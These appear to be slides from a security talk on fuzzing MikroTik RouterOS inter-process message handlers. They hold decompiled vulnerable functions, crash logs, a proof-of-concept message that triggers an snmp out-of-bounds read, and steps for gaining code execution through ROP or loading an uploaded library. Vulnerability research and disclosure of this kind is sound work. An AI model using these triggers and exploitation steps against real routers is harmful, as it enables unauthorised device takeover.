nv::message::get<nv::xxx_id>(nv::xxx, ...)  
nv::message::has<nv::xxx_id>(nv::xxx, ...)  
nv::message::extract<nv::xxx_id>(nv::message *, ...)
```

## extract msg types and keys with IDAPython script

```
[*] get message id ...  
...  
[+] nv::message::get<nv::bool_id>(nv::bool_id): [0x8, 0xc, 0x22]  
...  
[+] nv::message::get<nv::message_id>(nv::message_id): [0xfe001d]  
[+] nv::message::get<nv::raw_id>(nv::raw_id): [0x9, 0xa, 0x20, 0x21, 0xff0017, 0xff0018]  
[+] nv::message::has<nv::raw_id>(nv::raw_id): [0x9, 0xa, 0x20, 0x21, 0xff0017, 0xff0018]  
[+] nv::message::get<nv::string_id>(nv::string_id): [0x1, 0x3, 0xd, 0x11, ..., 0x1d, 0x1e, 0xff000a]  
[+] nv::message::get<nv::u32_array_id>(nv::u32_array_id): [0x5, 0xff0002]  
[+] nv::message::has<nv::u32_array_id>(nv::u32_array_id): [0x5]  
[+] nv::message::get<nv::be32_id>(nv::be32_id): [0x1, 0x2, 0x5, 0x6]  
[+] nv::message::has<nv::be32_id>(nv::be32_id): [0x1, 0x5]  
[+] nv::message::get<nv::u32_id>(nv::u32_id): [0x2, 0x3, 0x4, 0xfe0001, 0xff000b]  
...  
[+] nv::message::has<nv::u32_id>(nv::u32_id): [0xfe0001]  
  
[+] bool id: [0x1, 0x2, 0x4, 0x8, 0xc, 0x22, 0xfe000a]  
[+] string id: [0x1, 0x3, 0xd, 0x11, 0x16, 0x1b, 0x1d, 0x1e, 0xfe0009, 0xff000a]  
[+] u32 id: [0x1, 0x2, 0x3, 0x4, 0x5, 0x6, 0xfe0001, 0xff000b]  
...
```

# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
- ✓ 3. How to set the command id?
4. What typed key-value pairs to add?
  - ✗ add all types with generated random key/value *inefficient*
  - ✓ resolve types and keys from individual nova binary and libraries
    - provide custom values for most common types

---

Most Common Types	Custom Values
<b>b</b> :bool	0, 1
<b>u</b> :32 bit integer	-2, -1, 0, 1, ..., $2^{31}-1$ , $2^{31}$ , $2^{31}+1$
<b>s</b> :string	generate randomly (including '.', '/', '\')
<b>r</b> :raw	generate randomly

---

# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
- ✓ 3. How to set the command id?
4. What typed key-value pairs to add?
  - ✗ add all types with generated random key/value *inefficient*
  - ✓ resolve types and keys from individual nova binary and libraries
  - ✓ provide custom values for most common types *simplified*

# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
- ✓ 3. How to set the command id?
- ✓ 4. What typed key-value pairs to add?
5. How to monitor the target process?
  - check the existence of autosupout.rif

*When software failure happens, a file named autosupout.rif is generated automatically.*

*Generation takes  
a few seconds*

*vs*

*Fuzzing program sends  
dozens of packets per second*

# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
- ✓ 3. How to set the command id?
- ✓ 4. What typed key-value pairs to add?
5. How to monitor the target process?
  - ✗ check the existence of autosupout.rif *delayed*
    - check if there is any response

```
// program will be blocked if no response is received  
msg.set_reply_expected(true);
```


# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
- ✓ 3. How to set the command id?
- ✓ 4. What typed key-value pairs to add?
5. How to monitor the target process?
  - ✗ check the existence of autosupout.rif *delayed*
  - ✓ check if there is any response



# Fuzzing Message Handlers

- ✓ 1. How to set the binary id?
- ✓ 2. How to set the handler id?
- ✓ 3. How to set the command id?
- ✓ 4. What typed key-value pairs to add?
- ✓ 5. How to monitor the target process?



# Fuzzing Results

nearly 60 bugs affecting 35 binaries

- NULL Pointer Dereference
- Out-of-bounds Read
- Buffer Overflow

- Reachable Assertion
- Arbitrary Pointer Invoke
- Path Traversal

*All are post-authenticated.*

# Case Study

# hotspot

## #1 Out-of-bounds Read


```
---- current v6.47 Jun/02/2020 07:38:00 ----
2022.10.12-12:44:50.48@0:
2022.10.12-12:44:50.48@0:
2022.10.12-12:44:50.48@0: /ram/pckg/hotspot/nova/bin/hotspot
2022.10.12-12:44:50.48@0: --- signal=11 -----
2022.10.12-12:44:50.48@0:
2022.10.12-12:44:50.48@0: eip=0x65737520 eflags=0x00010202
2022.10.12-12:44:50.48@0: edi=0xffffffff esi=0xfffffec ebp=0x7fcbae88 esp=0x7fcbae0c
2022.10.12-12:44:50.48@0: eax=0x7fcbae64 ebx=0x6d7ac062 ecx=0x00000000 edx=0x65737520
2022.10.12-12:44:50.48@0:
2022.10.12-12:44:50.48@0: maps:
2022.10.12-12:44:50.48@0: 08048000-08078000 r-xp 00000000 00:18 34 /ram/pckg/hotspot/nova/bin/hotspot
2022.10.12-12:44:50.48@0: 77674000-776a9000 r-xp 00000000 00:0c 966 /lib/libuClibc-0.9.33.2.so
2022.10.12-12:44:50.48@0: 776ad000-776c7000 r-xp 00000000 00:0c 962 /lib/libgcc_s.so.1
2022.10.12-12:44:50.48@0: 776c8000-776d7000 r-xp 00000000 00:0c 945 /lib/libuc++.so
2022.10.12-12:44:50.48@0: 776d8000-776f5000 r-xp 00000000 00:0c 948 /lib/libucrypto.so
2022.10.12-12:44:50.48@0: 776f6000-776fc000 r-xp 00000000 00:0c 952 /lib/liburadius.so
2022.10.12-12:44:50.48@0: 776fd000-77749000 r-xp 00000000 00:0c 947 /lib/libumsg.so
2022.10.12-12:44:50.48@0: 7774c000-77754000 r-xp 00000000 00:0c 951 /lib/libubox.so
2022.10.12-12:44:50.48@0: 77758000-7775f000 r-xp 00000000 00:0c 960 /lib/ld-uClibc-0.9.33.2.so
2022.10.12-12:44:50.48@0:
2022.10.12-12:44:50.48@0: stack: 0x7fcbb000 - 0x7fcbae0c
2022.10.12-12:44:50.48@0:
```

2022.10.12-12:44:50.48@0: *Release 7.5: hotspot - improved stability when receiving bogus packets*

# hotspot

## #1 Out-of-bounds Read

```
nv::Looper::Looper((nv::Looper *)v33, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);  
v33[0] = (int)off_80743C0; // default handler  
v34 = off_807445C;
```



```
.rodata:080743C0 off_80743C0 dd offset sub_8059E6A  
.rodata:080743C4 dd offset sub_8059EA4  
.rodata:080743C8 dd offset nv::Looper::loadPermData(nv::message const&)  
.rodata:080743CC dd offset nv::Looper::savePermData(nv::message &)  
.rodata:080743D0 dd offset nv::Handler::handle(nv::message &)  
.rodata:080743D4 dd offset nv::Handler::handleBrkpath(nv::message const&)  
.rodata:080743D8 dd offset nv::Handler::handleReply(nv::message const&)  
.rodata:080743DC dd offset sub_8058A6E
```


overwrite the default nv::Handler::handleCmd(nv::message const&,uint)

```
.rodata:080743E0 dd offset nv::Handler::cmdGetPolicies(nv::message const&)  
.rodata:080743E4 dd offset nv::Handler::cmdGet(nv::message const&)  
.rodata:080743E8 dd offset nv::Handler::cmdSet(nv::message const&)  
.rodata:080743EC dd offset nv::Handler::cmdReset(nv::message const&)
```

```
// ...
```

```
.rodata:0807440C dd offset sub_805F30C
```

overwrite the default nv::Handler::cmdUnknown(nv::message const&,uint)

```
nv::Handler * sub_805F30C(int a1, nv::Handler *a2, nv::message *a3, unsigned int a4, int a5)
{
    if ( a5 != 0xFE0008 ) //(1) command id
    {
        /* ... */
    }
    v57 = (nv::message **)dword_807885C;
    /* ... */
    v53 = nv::message::get<nv::u32_id>(a4, 0xFE000E); //(2)
    if ( v53 ) {
        /* ... */
        for ( i = v53; i <= 11; ++i ) //(3) signed comparison
        {
            if ( dword_8077B98[5 * i] )
            {
                v12 = dword_8077B98[5 * i]; //(4) out-of-bounds read
                v13 = (int (__cdecl *)(char *, char *, char *, bool))v12; //(5)
                v14 = dword_8077B9C[5 * i];
                if ( (v12 & 1) != 0 )
                    v13 = *(int (__cdecl **)(char *, char *, ...))(*(char **)((char *)v57 + v14) + v12 - 1);
                v15 = v13((char *)v57 + v14, v60, v66, i != v53); //(6) control flow hijacking 
                /* ... */
            }
        }
    }
}
```

```
---- current v6.47 Jun/02/2020 07:38:00 ----
2022.10.12-14:24:36.74@0:
2022.10.12-14:24:36.74@0: /nova/bin/www
2022.10.12-14:24:36.74@0: --- signal=11 -----
2022.10.12-14:24:36.74@0:
2022.10.12-14:24:36.74@0: eip=0x11111111 eflags=0x00010202
2022.10.12-14:24:36.74@0: edi=0x11111111 esi=0x33333333 ebp=0x7fea7128 esp=0x7fea70fc
2022.10.12-14:24:36.74@0: eax=0x22222222 ebx=0x00000013 ecx=0x7fea7258 edx=0x0000000f
2022.10.12-14:24:36.74@0:
2022.10.12-14:24:36.74@0: maps:
2022.10.12-14:24:36.74@0: 08048000-0805c000 r-xp 00000000 00:0c 1034 /nova/bin/www
2022.10.12-14:24:36.74@0: 77475000-77492000 r-xp 00000000 00:0c 948 /lib/libucrypto.so
2022.10.12-14:24:36.74@0: 77493000-7749e000 r-xp 00000000 00:0c 982 /nova/lib/www/jsproxy.p
2022.10.12-14:24:36.74@0: 774c2000-774f7000 r-xp 00000000 00:0c 966 /lib/libuClibc-0.9.33.2.so
2022.10.12-14:24:36.74@0: 774fb000-77515000 r-xp 00000000 00:0c 962 /lib/libgcc_s.so.1
2022.10.12-14:24:36.74@0: 77516000-77525000 r-xp 00000000 00:0c 945 /lib/libuc++.so
2022.10.12-14:24:36.74@0: 77526000-77683000 r-xp 00000000 00:0c 956 /lib/libcrypto.so.1.0.0
2022.10.12-14:24:36.74@0: 77693000-776de000 r-xp 00000000 00:0c 958 /lib/libssl.so.1.0.0
2022.10.12-14:24:36.74@0: 776e2000-776f1000 r-xp 00000000 00:0c 964 /lib/libpthread-0.9.33.2.so
2022.10.12-14:24:36.74@0: 776f5000-776f7000 r-xp 00000000 00:0c 961 /lib/libdl-0.9.33.2.so
2022.10.12-14:24:36.74@0: 776f9000-776fc000 r-xp 00000000 00:0c 949 /lib/libxml++.so
2022.10.12-14:24:36.74@0: 776fd000-77749000 r-xp 00000000 00:0c 947 /lib/libumsg.so
2022.10.12-14:24:36.74@0: 7774f000-77756000 r-xp 00000000 00:0c 960 /lib/ld-uClibc-0.9.33.2.so
```

*Release 7.x: the target handler was removed*


```
nv::Handler::Handler((nv::Handler *)v18);  
*(_DWORD *)v23 = off_805B010;  
nv::Looper::addHandler((nv::Looper *)v25, 2u, v23); // register nv::Handler
```



```
.rodata:0805B010 off_805B010      dd offset sub_8052F82  
.rodata:0805B014                dd offset sub_8052F94  
.rodata:0805B018                dd offset nv::Handler::loadPermData(nv::message const&)  
.rodata:0805B01C                dd offset nv::Handler::savePermData(nv::message &)  
.rodata:0805B020                dd offset nv::Handler::handle(nv::message &)  
.rodata:0805B024                dd offset nv::Handler::handleBrkpath(nv::message const&)  
.rodata:0805B028                dd offset nv::Handler::handleReply(nv::message const&)  
.rodata:0805B02C                dd offset nv::Handler::handleCmd(nv::message const&,uint)  
.rodata:0805B030                dd offset nv::Handler::cmdGetPolicies(nv::message const&)  
// ...  
.rodata:0805B05C                dd offset FoisHandler::cmdUnknown(nv::message const&,uint)
```

overwrite the default nv::Handler::cmdUnknown(nv::message const&,uint)



```
FoisHandler * FoisHandler::cmdUnknown(int a1, FoisHandler *this,
                                       const nv::message *a3, unsigned int a4)
{
    /* ... */
    v5 = nv::message::get<nv::u32_id>(a4, 23, a1, a1); //(1)
    v6 = (void (__cdecl *)(int, int))nv::message::get<nv::u32_id>(a4, 17, v9, v11); //(2)
    v7 = nv::message::get<nv::u32_id>(a4, 19, v10, v12); //(3)
    v6(v7, v5); //(4) arbitrary pointer invoke 
    /* ... */
}
```

```
$ checksec --file ./www
  Arch:      i386-32-little
  RELRO:     No RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)

$ cat /proc/sys/kernel/randomize_va_space
1
```

achieve code execution via ROP (ret2libc, ret2shellcode)

# snmp

## #3 Out-of-bounds Read

```
---- current v6.47 Jun/02/2020 07:38:00 ----
2022.10.12-16:41:40.81@0:
2022.10.12-16:41:40.81@0: /nova/bin/snmp
2022.10.12-16:41:40.81@0: --- signal=11 -----
2022.10.12-16:41:40.81@0:
// ... register details are missing in the generated autosupout.rif
2022.10.12-16:41:40.81@0:
2022.10.12-16:41:40.81@0: 776ad000-776b3000 r-xp 00000000 00:19 92 /ram/pckg/wireless/nova/lib/snmp/wireless.so
2022.10.12-16:41:40.81@0: 776b4000-776b7000 r-xp 00000000 00:12 16 /ram/pckg/ups/nova/lib/snmp/ups.so
2022.10.12-16:41:40.81@0: 776b8000-776ba000 r-xp 00000000 00:13 95 /ram/pckg/ppp/nova/lib/snmp/aaasession.so
...
2022.10.12-16:41:40.81@0: 776c4000-776c7000 r-xp 00000000 00:11 83 /ram/pckg/ipv6/nova/lib/snmp/ipv6.so
2022.10.12-16:41:40.81@0: 776c9000-776fe000 r-xp 00000000 00:0c 966 /lib/libuClibc-0.9.33.2.so
2022.10.12-16:41:40.81@0: 77702000-7771c000 r-xp 00000000 00:0c 962 /lib/libgcc_s.so.1
2022.10.12-16:41:40.81@0: 7771d000-7772c000 r-xp 00000000 00:0c 945 /lib/libuc++.so
2022.10.12-16:41:40.81@0: 7772d000-7774a000 r-xp 00000000 00:0c 948 /lib/libucrypto.so
2022.10.12-16:41:40.81@0: 7774b000-7774d000 r-xp 00000000 00:0c 961 /lib/libdl-0.9.33.2.so
2022.10.12-16:41:40.81@0: 7774f000-77757000 r-xp 00000000 00:0c 951 /lib/libubox.so
```

*the process flow is not as obvious as the previous one*

```
2022.10.12-16:41:40.81@0:
2022.10.12-16:41:40.81@0: backtrace: 0x00000001 0x77725a21 0x08071054 0x0806e019 0x7775396a 0x7777fff9
0x7777caca 0x7777f092 0x7777ee4e 0x7777a85b 0x7777a2a5 0x7777a3bf 0x7778103f 0x08056bb5 0x776f7fcb 0x08056c0d
```

*Release 7.6: snmp - improved stability when receiving bogus packets*

# snmp

## #3 Out-of-bounds Read


```
int Item::setConfig(Item *this, const nv::message *a2)
{
    /* ... */
    *((_DWORD *)this + 6) = nv::message::get<nv::u32_id>(a2, 20,
                                                         *((_DWORD *)this + 6)); //(1)
    /* ... */
    if ( loop )
        Item::regenerateKeys(this, (SnmpLooper *)((char *)loop + 1460)); //(2)
    /* ... */
}
```

```
int Item::regenerateKeys(Item *this, const string *a2)
{
    v2 = *((_DWORD *)this + 6); //(3)
    v3 = 28 * v2 + 0x8074B84; //(4) out-of-bounds read
    v4 = 28 * v2 + 0x8074B88;
    v5 = *((_DWORD *)&unk_8074B88 + 7 * v2) & 0xFFFFFFFFFC; //(5)
    v6 = v4;
    /* ... search in tree related to v5 and change v6 ... */
    if ( v6 == v4 )
    {
        v9 = *((_DWORD *)v3 + 4) & 0xFFFFFFFFFC;
        v10 = v6;
        /* ... search in tree related to v9 and change v10 ...*/
        if ( v10 == v6 )
        {
            /* ... */
            tree_base::insert_unique((int)&v18, v3, v10, (int)&v23,
                                     (int)map_node_constr<string,vector<unsigned char>>); //(6)
            /* ...*/
        }
    }
}
```

```

_DWORD * tree_base::insert_unique(_DWORD *a1, _DWORD *a2, int a3, int a4,
                                void (__cdecl *a5)(int))
{
    if ( a3 == a2[2] )
    {
        if ( !*a2 || !sub_938C((int)a2, a4, a2[5] + a3) )
            goto LABEL_12;
        goto LABEL_10;
    }
    if ( (_DWORD *)a3 != a2 + 1 )
    {
        v7[0] = a3;
        tree_iterator_base::decr((tree_iterator_base *)v7);
        if ( !sub_938C((int)a2, a2[5] + v7[0], a4) || !sub_938C((int)a2, a4, a2[5] + a3) )
            goto LABEL_12;
    }
LABEL_10:
    a5(a4);
    goto LABEL_11;
}
if ( !sub_938C((int)a2, a2[5] + a2[3], a4) ) //(7)
{
    /* ... */
}

```

```
int sub_938C(int a1, int a2, int a3)
{
    return (*(int (__stdcall **)(_DWORD, int, int))(a1 + 16))(
        *(_DWORD *) (a1 + 24), a2, a3); //(8) control flow hijacking 
}
```

poc

```
WinboxMessage msg;

msg.set_to(34, 0x1);
msg.set_command(0xfe0005);
msg.add_u32(0x14, 0xfffffffffe);
msg.add_string(0x5, generate_string("1", 0x200));

msg.set_request_id(1);
```

# snmp

## #3 Out-of-bounds Read

```
$ checksec --file ./snmp
  Arch:      i386-32-little
  RELRO:     No RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)

$ cat /proc/sys/kernel/randomize_va_space
1
```

achieve code execution via ROP (ret2libc, ret2shellcode)


### step

1. upload xxx.so and busybox
2. trigger the vulnerability with crafted message: `dlopen("xxx.so")`



Demo

# Agenda



Introduction



Communication  
Mechanism



Research &  
Vulnerabilities



Summary

# What We Have Talked

- A brief introduction to MikroTik RouterOS and its internal communication mechanism
- Our journey into fuzzing the IPC message handlers
- A few interesting vulnerabilities with details

# Thanks!

@cq674350529

